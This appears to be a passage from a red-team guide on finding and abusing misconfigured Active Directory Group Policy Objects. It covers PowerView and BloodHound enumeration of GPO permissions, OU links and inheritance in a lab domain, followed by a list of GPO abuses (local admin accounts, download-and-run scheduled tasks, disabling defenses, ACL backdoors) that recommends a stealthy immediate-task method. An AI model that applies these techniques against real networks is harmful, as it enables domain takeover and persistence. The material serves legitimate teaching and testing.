Get-DomainGPO | Get-DomainObjectAcl -ResolveGUIDs | Where-Object {
$_ActiveDirectoryRights -match "WriteProperty|WriteDacl|WriteOwner" -and
$_SecurityIdentifier -match "S-1-5-21-407754292-3742881058-3910138598-[\d]{4,10}" }
```

Output:

```
PS > Get-DomainGPO | Get-DomainObjectAcl -ResolveGUIDs | Where-Object { $_ActiveDirectoryRights -match
"WriteProperty|WriteDacl|WriteOwner" -and $_SecurityIdentifier -match "S-1-5-21-407754292-3742881058-
3910138598-[\d]{4,10}" }
```

```
AceType           : AccessAllowed
ObjectDN          : CN={7DD7A136-334C-47C1-8890-D9766D449EFA},CN=Policies,CN=System,DC=testlab,DC=local
ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead,
WriteDacl, WriteOwner
OpaqueLength      : 0
ObjectSID         :
InheritanceFlags  : None
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1105 <--- SID of the user/group
AccessMask        : 983295
AuditFlags        : None
AceFlags          : None
AceQualifier      : AccessAllowed
```

```
AceType           : AccessAllowed
ObjectDN          : CN={7DD7A136-334C-47C1-8890-D9766D449EFA},CN=Policies,CN=System,DC=testlab,DC=local
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
OpaqueLength      : 0
ObjectSID         :
InheritanceFlags  : ContainerInherit
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1109 <--- SID of the user/group
AccessMask        : 131127
AuditFlags        : None
AceFlags          : ContainerInherit
AceQualifier      : AccessAllowed
```

As seen in the **Details tab** of Group Policy Management console below, **LAB\bwallace** is the owner of the GPO called **Workstation Policy**.




Figure 88: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

The creator of a GPO is **automatically granted** explicit **Edit Settings** rights, this gives the following permissions: delete, modify security as well as CreateChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl and WriteOwner rights.

In the example below, **LAB\tlopckhart** has been granted explicit **Edit settings**, which as mentioned above consists of the following rights:

CreateChild, DeleteChild, ReadProperty, WriteProperty and GenericExecute




Figure 89: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

5.2.3 Mapping Group Policies and Organizational Units

Mapping out GPOs and OUs can be done from a couple different angles:

1. You might have an interesting GPO and would like to know to which OUs or computers it applies to.
2. You might want to list every GPO that applies to an OU.
3. You may want to list every GPO applied to a particular computer.

5.2.3.1 Mapping by Computer

We can list every GPO that in this case scenario applies to **ws-1.testlab.local** while displaying only the **Display Name** and **GUID**. We can do so by running the following command:

```
Get-DomainGPO -ComputerIdentity ws-1 -Properties Name, DisplayName
```

The output would be something like this:

displayname	name
-----	----
Demo GPO	{ECB75201-82D7-49F3-A0E0-86788EE7DC36}
Workstation Policy	{7DD7A136-334C-47C1-8890-D9766D449EFA}
Default Domain Policy	{31B2F340-016D-11D2-945F-00C04FB984F9}

As previously mentioned, (5.2 Getting Familiar with GPOs), GPOs have a Display Name, GUID Name and Object GUID which can cause confusion.

5.2.3.2 Mapping by GPO

In this example we'll list every OU to which the Demo GPO applies, we can use the GUID Name in the GPLink filter as shown in the command below:

```
Get-DomainOU -GPLink "{ECB75201-82D7-49F3-A0E0-86788EE7DC36}" -Properties DistinguishedName
```

The output would be something like this:

distinguishedname

OU=Domain Controllers,DC=testlab,DC=local
OU=Workstations,DC=testlab,DC=local

If you would then like to enumerate which computers are inside these OUs, you can do so with the following command:

```
Get-DomainComputer -SearchBase "LDAP://OU=Workstations,DC=testlab,DC=local" -Properties DistinguishedName
```

The output would be something like this:

distinguishedname

CN=WS-1,OU=Workstations,DC=testlab,DC=local
CN=WS-2,OU=Workstations,DC=testlab,DC=local
CN=WS-3,OU=Workstations,DC=testlab,DC=local

5.2.3.3 Mapping by OU

Mapping by OU is a bit of a tough one. When we get the GPLink attribute for the Workstations OU, the returns are returned as a single string of text which means we can't just pipe this into the Get-DomainGPO.

We can map the OU by the following command:

```
Get-DomainOU -Identity "Workstations" -Properties GPLink
```

The result will be:

gplink

```
[LDAP://cn={ECB75201-82D7-49F3-A0E0-86788EE7DC36},cn=policies,cn=system,DC=testlab,DC=local;0] [LDAP://cn={7DD7A136-334C-47C1-8890-D9766D449EFA},cn=policies,cn=system,DC=test...
```

To solve this, we can do the following:

1. \$GPLink = (Get-DomainOU -Identity "Workstations" -Properties GPLink).gplink
2. [Regex]::Matches(\$GPLink, '(?<={})(.*?)(?=})') | Select-Object -ExpandProperty Value | ForEach-Object { Get-DomainGPO -Identity "{\$_}" -Properties DisplayName }

The result will be:

```
displayname
-----
Demo GPO
Workstation Policy
```

And as we can see in the screenshot below this information is correct.




Figure 90: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

5.2.3.4 Inheritance

Inheritance is quite interesting, especially with regards to Delegation of the Control Wizard. By default, inheritance is enabled to the **object** and **all descending objects** as you can see in the right column of Figure 73.

	Allow	Desktop Admins (LAB\Desktop Admins)	None	This object and all descendant objects
	Allow	Desktop Admins (LAB\Desktop Admins)	None	This object and all descendant objects

Figure 91: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

We can map out inheritance with the following command:

```
Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-Object { $_.ObjectAceType -eq "GP-Link" }
```

The output will be something like this:

```
AceQualifier      : AccessAllowed
ObjectDN          : OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID         : 
InheritanceFlags  : ContainerInherit <---
BinaryLength      : 56
AceType           : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1106
AccessMask        : 48
AuditFlags        : None
```

```

IsInherited      : False      <--- This OU *is not* inheriting from
elsewhere
AceFlags         : ContainerInherit <---
InheritedObjectType : All
OpaqueLength     : 0

```

If we would now create a new OU inside this one, **LAB\Desktop Admins** will inherit the same GP-Link privileges as seen below:

```

AceQualifier      : AccessAllowed
ObjectDN          : OU=DAs,OU=Workstations,DC=testlab,DC=local <--- DA OU is a
child of Workstation OU
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID        :
InheritanceFlags  : ContainerInherit <---
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1106
AccessMask       : 48
AuditFlags       : None
IsInherited      : True      <--- This OU *is* inheriting
AceFlags         : ContainerInherit, Inherited <---
InheritedObjectType : All
OpaqueLength     : 0

```

If we manually modify inheritance on the Workstations OU to “This object” only, the new ACL will look like this:

```

AceQualifier      : AccessAllowed
ObjectDN          : OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID        :
InheritanceFlags  : None <---
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1106
AccessMask       : 48
AuditFlags       : None
IsInherited      : False <---
AceFlags         : None <---
InheritedObjectType : All
OpaqueLength     : 0

```



	Allow	Desktop Admins (LAB\Desktop Admins)	None	This object only
	Allow	Desktop Admins (LAB\Desktop Admins)	None	This object only

Figure 92: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

Finally, when there are nested children like this:




Figure 93: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

The Domain Admin OU will inherit from both Workstation and Admins. Which means there's a delegation on Workstations for LAB\Desktop Admins and a delegation on Admins for LAB\Team 2. The Domain Admin OU will inherit both.

```
AceQualifier      : AccessAllowed
ObjectDN          : OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID        :
InheritanceFlags  : ContainerInherit
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1106
AccessMask       : 48
AuditFlags       : None
IsInherited      : False
AceFlags         : ContainerInherit
InheritedObjectAceType : All
OpaqueLength     : 0
```

```
AceQualifier      : AccessAllowed
ObjectDN          : OU=Admins,OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID        :
InheritanceFlags  : ContainerInherit
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1110
AccessMask       : 48
AuditFlags       : None
IsInherited      : False
AceFlags         : ContainerInherit
InheritedObjectAceType : All
OpaqueLength     : 0
```

```
AceQualifier      : AccessAllowed
ObjectDN          : OU=Admins,OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType     : GP-Link
ObjectSID        :
InheritanceFlags  : ContainerInherit
BinaryLength     : 56
AceType          : AccessAllowedObject
ObjectAceFlags    : ObjectAceTypePresent
IsCallback       : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1106
AccessMask       : 48
AuditFlags       : None
IsInherited      : True
AceFlags         : ContainerInherit, Inherited
InheritedObjectAceType : All
OpaqueLength     : 0
```

```
AceQualifier      : AccessAllowed
ObjectDN          : OU=DAs,OU=Admins,OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
```

```

ObjectAceType      : GP-Link
ObjectSID          :
InheritanceFlags   : ContainerInherit
BinaryLength       : 56
AceType            : AccessAllowedObject
ObjectAceFlags     : ObjectAceTypePresent
IsCallback         : False
PropagationFlags   : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1110
AccessMask         : 48
AuditFlags         : None
IsInherited        : True
AceFlags           : ContainerInherit, Inherited
InheritedObjectAceType : All
OpaqueLength       : 0

AceQualifier       : AccessAllowed
ObjectDN           : OU=DAs,OU=Admins,OU=Workstations,DC=testlab,DC=local
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType      : GP-Link
ObjectSID          :
InheritanceFlags   : ContainerInherit
BinaryLength       : 56
AceType            : AccessAllowedObject
ObjectAceFlags     : ObjectAceTypePresent
IsCallback         : False
PropagationFlags   : None
SecurityIdentifier : S-1-5-21-407754292-3742881058-3910138598-1106
AccessMask         : 48
AuditFlags         : None
IsInherited        : True
AceFlags           : ContainerInherit, Inherited
InheritedObjectAceType : All
OpaqueLength       : 0

```





	Allow	Team 2 (LAB\Team 2)	ou=Admins,OU=Workstations,DC=te...	This object and all descendant objects
	Allow	Team 2 (LAB\Team 2)	ou=Admins,OU=Workstations,DC=te...	This object and all descendant objects
	Allow	Desktop Admins (LAB\Desktop Admins)	OU=Workstations,DC=testlab,DC=local	This object and all descendant objects
	Allow	Desktop Admins (LAB\Desktop Admins)	OU=Workstations,DC=testlab,DC=local	This object and all descendant objects

Figure 94: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

5.2.4 Analyzing Group Policies with Bloodhound

Since the release of BloodHound 1.5, pentesters, redteamers and attackers can easily discover attack paths that include abusing control of Group Policies, and the objects that those Group Policies apply to.

We'll cover how to use BloodHound to find GPO-control based attack paths.

First, make sure you're running [BloodHound 1.5.1](#) or later. Second, run [SharpHound\(3\)](#)²³ to gather information from the domain as a domain user.

We want SharpHound to collect either "All" or "Containers" and "ACL" which will collect all GPO ACLs and OU structures for you. You can do so by running the following command as a domain user or through the RUN AS command: `runas /user:<Domain_user> "<ProgramName> <PathToProgramFile>"` or simply

```
C:\> SharpHound.exe -c All
```

²³ Rvazar Kar, SharpHound3 Github Repository, *Github*, 2019, <https://github.com/BloodHoundAD/SharpHound3>, (25 March 2021)

Then we import the resulting .zip file into the BloodHound interface. As an example, we'll look into our "Alice Admin" user by searching for it and then clicking on the user node. Notice you'll see some new information under the "Effective Inbound GPOs" tab as shown below.

The screenshot shows the BloodHound interface with the user 'ALICEADMIN@CONTOSO.LOCAL' selected. The 'User Info' tab is active, displaying a table of user details. The 'Effective Inbound GPOs' field is highlighted with a red box and shows the value '2'. A link 'See User within Domain/OU Tree' is also visible. To the right, a large grey box displays the user's name and a green profile icon.

User Info	
Name	ALICEADMIN@CONTOSO.LOCAL
Display Name	Alice Admin
Password Last Changed	Thu, 22 Mar 2018 15:33:25 GMT
Last Logon	Mon, 26 Mar 2018 18:19:32 GMT
Enabled	True
Sessions	0
Sibling Objects in the Same OU	4
Effective Inbound GPOs	2

[See User within Domain/OU Tree](#)

Figure 95: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

As you can see in the screenshot above, two GPOs apply to the user Alice Admin. The query within BloodHound does the GpLink enforcement and OU blocking inheritance for you, so you don't need to worry about that. You can simply click on the number "2" to visualize the GPOs that apply to the user Alice Admin. In the screenshot below you can see how the two GPOs apply to this user.




Figure 96: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

Notice the line connecting Default Domain Policy to the Contoso.local domain is dotted. This means the GPO is not enforced, however all the "contains" lines are solid. This means that none of those containers block inheritance. As we've previously covered, unenforced GpLinks will only be affected by OUs that have inheritance blocking enabled. In this case the Default Domain Policy **still applies** to Alice Admin.

Also note that the line connecting Customer Password Policy to the Contoso domain is solid. This means that the GPO is enforced, and it will, therefore, apply to all child objects regardless of OUs with block inheritance enabled.

We can also determine which objects any given GPO applies to, in the screenshot below we take a closer look at the Custom Password Policy GPO.




Figure 97: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

As we can see, the GPO applies to 3 computers and 5 users. By clicking on the numbers, we can once again gain a visual of the objects affected by this GPO and how the GPO applies to those objects. When we click “5” next to the User Objects we get the following visualization.




Figure 98: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

There are three important things to note.

1. Again, the connection between Custom Password Policy to the Contoso domain object is solid.
This means the GPO is enforced.
2. The connection between the accounting OU to the user Bob User is dotted.
This means the Accounting OU blocks inheritance
3. Because Custom Password Policy is enforced the OU blocking inheritance (2, 2.a) doesn't matter.
It will still be applied to the user Bob User anyway!

We can compare the visualization we get when we do the same for the Default Domain Policy as pictured below.



Figure 99: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

As you can see, the user Bob User is no longer there. That's because Default Domain Policy is not enforced, because the Accounting OU has block inheritance enabled, so the GPO will not apply to Bob User.

Let's attempt to find an attack path from Bob User to Alice Admin. In the BloodHound search bar, click the path finding icon and select the source node and target node. After hitting enter BloodHound will find and visualize an attack path if one exists.




Figure 100: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

You must read the graph from left to right, we can see that Bob User is in an OU called Accounting, which is part of an OU called Group Policy Admins. The OU Group Policy Admins has, as you can imagine full control of the Custom Password Policy GPO, this GPO is then linked to the Contoso domain.

From here we have a couple options. We can either push an evil policy onto the Administrator user and take over Alice Admin with an ACL based attack or just push an evil policy straight to the Alice Admin user.

5.3 Exploiting Group Policies

The most important part of the Misconfigurations in Group Policies topic is on how to actually take over accounts with control over the GPOs that impact user accounts. The possibilities with regards to GPOs are almost endless, some possibilities of abuses against computers are listed below:

- Creating/altering file type associations.
- Add a new local admin account.
- Deploy scheduled tasks (Evil PowerShell download script for example).
- Create and configure evil services.
- Trigger a download onto the affected computers from the Domain Controller.
- Update registry keys, this can be very useful to disable security mechanisms, or trigger code execution.
- Deploy new (evil) shortcuts.
- Configure and deploy (evil) startup scripts.
- Modify local audit settings.
- Grant a user the following rights:
 - Logon via Remote Desktop Protocol (RDP).
 - Grant a user SeDebugPrivilege.
 - Grant a user the rights to load device drivers.
 - Grant a user SeTakeOwnershipPrivilege.
 - ...
- Altering Domain ACLs, basically granting yourself a very hard to detect backdoor.
- Manage the Windows firewall.
- Add UNC paths for DLL side loading.

As you may notice, a successful Group Policy attack has devastating consequences to the system infrastructure and its users. So how can we perform these actions?

There are a few ways to go about compromising machines/users affected by compromised GPOs.

We could push specific startup scripts, backdoor Internet Explorer settings, MSI installers under Software Installation, add our domain account to the local administrators/RDP group, force the mounting of certain network shares or several other approaches. A preferred method leveraged by hackers are the Scheduled Tasks, because it is stealthier to carry out and offers **immediate code execution**.

We can download and install the [Group Policy Management Console](#)²⁴ and use the GPMC GUI to modify relevant GPOs or manually craft the relevant policy and modify the GPO and gpt.ini file, however this leaves a huge footprint, and can often be hard to accomplish due to firewalls and access restrictions.

Tools like Power View's [New-GPOImmediateTask](#)²⁵ function is an easy and stealthy way to abuse Scheduled Tasks for Group Policies as it leaves less footprint on the target system.

5.3.1.1 Leveraging Scheduled Tasks for Group Policies

Let's say you want to create a new **immediate** scheduled task to a computer or user. Whenever a Group Policy Client (a user or computer) retrieves updated group policies, they will go through several steps to collect and apply GPOs themselves. The client will check whether the remote version of the GPO is greater than the locally cached version of that GPO. Unless `gpupdate /force` is used to force GPO retrieval.

The remote version of GPOs are stored in two locations:

1. As an integer value for the **versionNumber** attribute on the GPO itself.
2. As the same integer in the GPT.ini file, located at [\\domain.com\Policies\gpo_name\GPT.ini](#)
 - a. Note: the name of the GPO is not the display name; it's a GUID.

If the remote GPO version is **different** than the locally cached version, the group policy client will continue analyzing the policies and/or preferences it needs to search for in the SYSVOL network directory.

